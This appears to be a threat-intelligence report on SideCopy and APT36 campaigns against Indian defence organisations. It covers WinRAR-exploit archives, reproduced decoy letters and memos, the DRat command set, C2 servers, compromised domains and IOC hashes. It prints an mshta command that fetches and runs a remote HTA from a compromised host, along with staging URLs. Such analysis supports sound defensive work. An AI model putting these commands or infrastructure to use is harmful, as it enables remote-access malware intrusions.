
Name	Type	Compressed size	Size
Achievements_of_DMA.pdf	File folder		
Achievements_of_DMA.pdf	File	648 KB	681 KB

Name	Type	Compressed size	Size
Agenda_Points_Ammended.pdf	File folder		
Agenda_Points_Ammended.pdf	File	648 KB	681 KB

Fig. 8 – Archives used for WinRAR exploitation

Opening the PDF will trigger the vulnerability, quietly launching the payload inside the folder by *ShellExecute* function of the WinRAR application. The decoy PDF is related to an organization called the

‘*All India Association of Non-Gazetted Officers*’ (AIANGOs), which mentions a peaceful protest program to the Indian Ministry of Defense. Headquartered in Mumbai, AIANGOs was recognized by GOI, MoD in 2000 under CCS(RSA) Rule 1993 and affiliated to CDRA, as mentioned on their X (Twitter) page.



AIANGOs

CEHQ CONTACT DETAILS
Qtr. No: 4091, Type-IV, OFMK ESTATE,
Yeddumailaram, PIN: 502205 (Telangana)
Fax:040-23292950, Mob.No:9908031419
Mail id: aiangocehq.ofmk@gmail.com

All India Association of Non-Gazetted Officers of Ordnance & Equipment Factories and Quality Assurance Organizations (Ministry of Defence) (Recognized by Govt of India, MoD since 1932). Fresh Recognition granted by Govt of India MoD under CCS (RSA) Rules 1993.
Affiliated to Confederation of Defence Recognized Associations (CDRA)

No.: AIANGOs/CEHQ-MoD/022 Date: 02.09.2023

To
The Defence Secretary & Secretary (DP)
Govt. Of India
Ministry of Defence
South Block, New Delhi -110011

Sub: Peaceful Protest Programme by all branches of AIANGOs for addressing the long pending legitimate demands & violations of DDP assurance – Intimation of.

Ref: 1. AIANGOs resolution no. AIANG0s/CEHO/OFMK/BGCM-2023/Resolution-2 dated 28.06.2023.
2. AIANGOs resolution no. AIANG0s/CEHO/OFMK/BGCM-2023/Resolution-2 dated 28.06.2023.

Sir,

I have been directed by the Central Executive of this association to place the following for your kind information and positive action.

AIANGOs represent the Non-Gazetted officers under the four directorates viz. DoO (C&S) including those who are in deemed deputation to the 7 corporations, DGQA, DGAQA and DGNAI. It would not be exaggeration of the fact to place that this cadre is the backbone of the organisations and on the same time the most deprived and oppressed in the organisation. The Biennial General Council Meeting (BGCM 2023) of this association held on 27th June to 28th June 2023 at V K Krishna Menon Convention Centre, Avadi, Chennai took resolutions under reference 2 and 3 above to highlight the long pending unresolved demands of the cadre before the authority to address in a time bound manner.

It is unfortunate that even after passing sufficient time, there has been no improvement/change in the attitude of the authority to address/resolve the legitimate demands of the cadre. It is felt that authority is not at all sympathetic on resolving the issues.

The National Council of this association who met on 02nd August 2023 has reviewed the situation and decided to lodge a protest against the cold attitude of the authority in a peaceful manner.

AIANGOs shall observe the following peaceful protest programme to invite the kind attention of the authority at the directorate level as well as DDP/DoD for the apposite resolution of the just demands of the Group-B (NG) cadre.

1. Intimation of protest programme at unit/factory level by all branches of this association on **04.09.2023**.
2. Submission of the memorandum by the branches at unit/factory level for implementation of fitment at Rs. 6500-10500 Pay Scale as on 01.01.2006 for all Chargeman/Foreman & JEs on **08.09.2023**.
3. Submission of applications by individual members to GM/HoE/CGM for implementation of fitment at 6500 BP as on 01.01.2006 **from 08-12 September 2023**.
4. Wearing of Demand badges on **14.09.2023 and 15.09.2023**.
5. Peaceful Dharna at Lunch hours on **15.09.2023** and submission of the Memorandum

All members of this association at all branches under the four directorates shall participate in the above peaceful protest programme to fulfil the following legitimate demands:

i. Immediate publication of select list and promotion order for LDCE 2022 for both CM and JWM based on the interim order of the Hon'ble CAT Jabalpur in OA 227, 375 and 376 of 2023.
ii. Issue of notification for conduction of LDCE 2023 for promotion to the post of CM and JWM.
iii. Publication of notification for conduction of LDCE for promotion to the post of JWM SG(T&NT).
iv. Diversion of DR posts to Promotion.
v. One-time relaxation in certificates obtained through distance education with a cut-off date of 31.05.2013 in line with DRDO and Railway.
vi. Implementation of fitment factor on 6500 x 1.86 as on 01.01.2006 for all CM and JEs in all directorates under MoD.
vii. Address NPS to OPS conversion application in a positive approach.

With highly hope to have a positive response from your end to address the issue in a time-bound manner.

Thank you.

Sincerely yours
(AJAY)
General Secretary

Copy to:

1. Addl. Secretary DP, MoD
2. Director General of Ordnance, DoO(C&S)
3. DCP Navy, IHQ, Room No:101, Talkatora Stadium, Delhi
4. DG, Director General of Quality Assurance.
5. DG, Director General of Aeronautical Quality Assurance.
6. DG, Director General of Naval Armament Inspectorate.
7. Joint Secretary/LS & Navy
8. CMDs (AVNL, MIL, YIL, AWEIL, TCL, GIL, IOL).
9. General Secretary, CDRA.

For kind information and necessary action

Fig. 9 – Decoy used in WinRAR exploitation

The payload present in the folder is the AllaKore RAT agent, which has the functionality to steal system information, keylogging, take screenshots, upload & download files, and take the remote access of the victim machine to send commands and upload stolen data to the C2. Additionally, more connections have been made with the C2 utilized and its previous campaign, as described below:





Fig. 10 – Infection chain-2 with IP sharing with domains and C2

Correlation

- A similar attack chain of SideCopy is observed with the lure document "*DocScanner-Oct*" referring to the Ministry of Defences' Saudi Delegation. The same decoy was observed to be used by SideCopy & APT36 earlier in an April & May campaign, respectively.
- The compromised domain in this chain, '*rockwellroyalhomes[.]com*' is resolving to the same IP **103.76.213[.]95** used with the domain '*isometricsindia[.]co.in,*' which was observed to be used by them in an August campaign utilizing the theme: "US vs. China trade war."
- The final payload DRat connects with the IP **38.242.149[.]89** for C2 communication used with AllaKore RAT.
- A similar phishing URL is found on the same "*rockwellroyalhomes*" domain, named similarly "*DocScanner_AUG_2023.zip.*" This leads to another Ares RAT sample, connecting to C2 having IP **38.242.220[.]166:9012,** where the decoy points to India's Ministry of Defense again regarding the "*Parliament Matter.*"



PARLIAMENT MATTER

No. 3/3/2022-DMA(Par1)
Ministry of Defence
Department of Military Affairs
DMA(Par1)

Room No. 308-E, Sena Bhawan
Dated 14th February, 2023

OFFICE MEMORANDUM

Subject: Furnishing inputs for framing replies to the Parliament Questions

It has been observed from quite some time that the inputs from the Service Headquarters, HQIDS etc in respect of the Parliament Questions asked in both the Houses of the Parliament viz. Lok Sabha and Rajya Sabha are not being received in time in the DMA. As a result of which, the preparation of draft replies to the Parliament Questions is delayed and the submission of replies to the Parliament after obtaining the approval of Hon'ble RRM/RM is further delayed.

2. Of late the Lok Sabha Secretariat have expressed their displeasure to such delayed submission of the answers to the Parliament Questions during previous Parliament sessions, inter-alia, including the last Winter Session.

3. In order to streamline the process of furnishing the replies to the Parliament Questions pertaining to the DMA, the following directions are issued with immediate effect and until further orders:-

(i) The SHQ's, HQIDS and all attached offices/ subordinate organisations of DMA shall not wait for any Notice of a Parliament Question to be admitted and thereafter furnish inputs to that Notice of the Parliament Question. Instead, the inputs to the Starred/ Unstarred Notice of the Parliament Question shall be immediately forwarded to the concerned Joint Secretary in the DMA. Though the preparation of the 'Note for Supplementaries' in respect of a Starred Diary Notice may be taken up immediately after receiving the said Notice, but the same should be submitted to the concerned Joint Secretary immediately after admission of the said Notice as a Starred Question.

(ii) The inputs are to be provided separately for each part of the question instead of clubbing the replies to different parts of the question together. The usage of words like — 'DMA may reply; information is classified etc should be avoided while sending the inputs.

(iii) The levels involved in the channel of submission for according approval to the inputs in respect of a Parliament Question should be kept to a bare minimum. An effort should be made such that the number of levels involved in approving the inputs of a Parliament Question in SHQ's, HQIDS etc shall not exceed four levels in consonance with the instructions issued by the Dept. of Administrative Reforms and Public Grievances.

(iv) Each SHQ and HQIDS should nominate a Nodal Officer and Joint Nodal Officer of Major General and Brigadier level (and their equivalent rank) respectively in respect of the Parliamentary Matters, and their contact details including their email, office phone number and mobile etc should be shared with the DMA. Subsequent changes in respect of these officers should be notified immediately.

4. This issues with the approval of Secretary, DMA.

Deputy Secretary to the Govt. of India

Tel:- 2301 0079
All Joint Secretaries in DMA

Fig. 8 – Decoy used with Ares RAT

The phishing URL is pointing to *rockwellroyalhomes[.]com*, a compromised domain that is resolving to the IP: *103.76.231[.]95*

```
hxxps://www.rockwellroyalhomes.com/js/FL/DocScanner-Oct.zip
```

This contains a malicious shortcut file in a double extension format named “DocScanner-Oct.zip . pdf.lnk,” that triggers a remote HTA file as:

```
C:\Windows\System32\mshta.exe hxxps://www.rockwellroyalhomes.com/js/content/ & mshta.exe
```


It contains embedded files that are base64 encoded; they are decoy PDF, DLL, and EXE. Similar checks for anti-virus present on the victim machine is done, opens the decoy and drops the final ***DRat*** payload, a new Remote Access Trojan named from the PDB path:

```
d:\Projects\C#\D-Rat\DRat Client\Tenure\obj\Release\MSEclipse.pdb
```

The 13 commands supported have the following functionality:

Decoded Command	***Functionality***
getInformitica	Send system info – User & OS name, timestamp, Start-up path
sup	Send a ‘*supconfirm*’ message to start receiving commands
close	Send a ‘*closure*’ message to close the connection and exit
Kaamindina	Check running status
del	Delete specific directory (or) file and send confirmation

enterPath	Enter a specific directory and send attributes for each file & sub-folder
backPath	Send the current working directory
driveList	Fetch disk info and DeviceID using: • ‘SELECT * FROM Win32_LogicalDisk WHERE DriveType = 3’
fdl	Upload file attributes
fdlConfirm	Upload file
fup	Download file
fupexec	Download and execute (1)
supexec	Download and execute (2)



Tele: 24199870

43645/Saudi Arabia/DGAFMS/DG-1C 17 Mar 2023

MINISTRY OF DEFENCE
OFFICE OF THE DGAFMS/ DG-1C

VISIT OF MEDICAL DELEGATION FROM SAUDI ARABIA TO DISCUSS THE ISSUES WITH INDIAN ARMED FORCES MEDICAL OFFICIALS

A copy of GSL on the subject visit is fwd herewith for your info please.

(Ashwani Upadhyay)
Lt Col
AAG AFMS/DG-1C (Addl)

Encls: As above.

DGMS (Army)/DGMS-3E
DGMS (Navy)/ PDMS (P & M)
DGMS (Air)/ PDMS (P

Copy to:-

Dte of DP & FL, Int-C (Mil Coop) Div
HQ IDS, Min of Def, Room No-268A
South Block, New Delhi011
dacidsdpfl-dia.ids@nic.in

MoD/ D IC Wing, D (IC-III)
usic5-mod@gov.in

MoD/ D (Med)

HQ DCIDS (Med)
dirit.idsmed@nic.in

- for info please.

Internal:-

DGAFMS/DG-1D - for info alongwith a copy of the same.

Fig. 8 – Reuse of decoy with DRat

Another campaign has been found with similar targeting of Windows and Linux platforms simultaneously. A new payload for Windows, named Key RAT, is deployed in this case along Ares RAT. IOCs for this third campaign have been included at the end.


C2 Infrastructure and Domains

All the C2 servers are registered in Germany to Contabo GmbH, commonly used by both the Pakistan-linked APTs.

38.242.149[.]89	vmi1433024.contaboserver.net	AllaKore RAT and DRat
207.180.192[.]77	vmi747785.contaboserver.net	Key RAT

38.242.220[.]166 vmi1390334.contaboserver.net Ares RAT
161.97.151[.]220 vmi1370228.contaboserver.net Ares RAT


One server of Ares that is linked with multiple baits, is running pfsense firewall on port 9012 for C2 communication – *38.242.220[.]166*.



pfSense - Login
38.242.220.166
vmi1390334.contaboserver.net
Contabo GmbH
Germany, Düsseldorf

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 9618
Server: Ares
Date: Mon, 16 Oct 2023 13:06:05 GMT
```

Fig. 9 – Ares server details



Login to pfSense

Sign In

Username
Password
Sign In

pfSense is developed and maintained by Netgate. © ESF 2004 - 2022 View license.

Fig. 10 – pfsense login page of Ares server

All the compromised domains used by SideCopy this year, have *GoDaddy* as registrar with *HostGator* server name. Whois details are:

IP	Domain	Campaign	Registrant
103.76.213[.]95 Org: Spectra Technologies ISP: CtrlS Delhi, India – AS18229	isometricsindia[.]co.in	August	Ozanera Pvt. Ltd., Mumbai
	rockwellroyalhomes[.]com	October	Tempe, Arizona, US
162.241.85[.]104 Org & ISP: Unified Layer Provo, Utah, US – AS46606	sunfireglobal[.]in	October	West Bengal, India
	occoman[.]com	August	Tempe, Arizona, US
	elfinindia[.]com	May	Tempe, Arizona, US
	ssynergy[.]in	April	West Bengal, India

We have seen the machine name ‘*desktop-g4b6mh4*’ associated with a huge number of shortcut files this year. It is not only observed in these campaigns, but new ones have been used by the threat actor:

- desktop-87p7en5
- desktop-ey8nc5b

Conclusion & Attribution

Expanding its arsenal with zero-day vulnerability, SideCopy consistently targets Indian defense organizations with various remote access trojans. Based on the attack chain, selection of target, baits used and infrastructure; these campaigns are attributed to SideCopy with high confidence. APT36 is expanding its Linux arsenal constantly, where sharing its Linux stagers with SideCopy is observed to deploy an open-source Python RAT called Ares. At the same time, we have observed telemetry hits for this campaign in multiple Indian cities, showing an uptick in activity amidst the Israel-Hamas conflict. Overall, both these and additional campaigns have connections to the sharing of code and infrastructure between these closely related threat groups.

SEQRITE Protection

LNK.Trojan.48283.GC
LNK.Dropper.47686.GC
LNK.Sidecopy.47538.GC
ELF.Agent.48298.GC
ELF.Agent.48286.GC
Script.Trojan.47763
SideCopy.Trojan.48284.GC
SideCopy.Trojan.48285.GC
Trojan.SideCopy.S30112863
Trojan.SideCopy.S30112905
Trojan.Sidecopy.S30112904
TrojanAPT.SideCopy.PB1
JS.Trojan.47685
JS.Sidecopy.47539.GC
JS.Sidecopy.47540
JS.SideCopy.42911
Trojan.SideCopy

Precautions to be taken

It is necessary to stay protected from such critical cyber-attacks by taking the following precautions:

- Avoid clicking on any unverified links from unknown sources.
- Do not download and open any attachments, especially archive files.
- Use endpoint protection to stay ahead in the ongoing threat landscape.
- Regularly update your OS and software apps to fix known vulnerabilities.
- Add password-protection to confidential documents and sensitive information.

IOCs

Windows

Archives	
eb07a0063132e33c66d0984266afb8ae	DocScanner-Oct.zip
8bee417262cf81bc45646da357541036	Homosexuality – Indian Armed Forces.zip
9e9f93304c8d77c9473de475545bbc23	Achievements_of_DMA.rar
9379ebf1a732bfb1f4f8915dbb82ca56	Agenda_Points_Ammended.rar
49b29596c81892f8fff321ff8d64105a	DMA_Monthly_Update_Minutes_of_Meeting-reg.zip
Shortcut (LNK)	
75f9d86638c8634620f02370c28b8ebd	DocScanner-Oct.pdf.lnk
fc5eae3562c9dbf215384ddaf0ce3b03	Homosexuality – Indian Armed Forces. pdf.lnk

a52d2a0edccdc0f533c7b04e88fe8092	agenda_points.docx.lnk
	draft_short_PPT.pptx.lnk
	meeting_brief.pdf.lnk

HTA

02c444c5c1ad25e6823457705e8820bc	msfnt.hta
d6e214fd81e7afb57ea77b79f8ff1d45	p.hta
d0c80705be2bc778c7030aae1087f96e	main.hta

DLL

31340EA400E6611486D5E57F0FAB5AF2	SummitOfBion.dll
FE0250AF25C625E24608D8594B716ECB	preBotHta.dll
C872F21B06C4613954FFC0676C1092E3	WinGfx.dll

RAT

ff13b07eaabf984900e88657f5d193e6	Msfront.exe (DRat)
6f37dacf81af574f1c8a310c592df63f	Achievements_of_DMA.pdf .exe (AllaKore RAT)
9f5354dcf6e6b5acd4213d9ff77ce07c	steistem.exe / Onlyme.exe (Key RAT)

Decoys

CCB6723C14EBB0A12395668377CF3F7A	DocScanner-Oct.pdf
acec2107d4839fbb04defbe376ac4973	Achievements_of_DMA.pdf_
f759b6581367db35e3978125f4f6ff80	ACR.pdf

Others

B6FBCAE7980D4E02CE9ED9876717F385	cache.bat
4f541ec8cd238737e4e77a55fbcbb4f3	d.txt

PDB

d:\Projects\C#\D-Rat\DRat Client\Tenure\obj\Release\MSEclipse.pdb
C:\Users\Boss\Desktop\test\Client\Client\obj\Release\Onlyme.pdb

Linux

Archive

7cba23cfd9587211e7a214a88589cf25	DocScanner_AUG_2023.zip
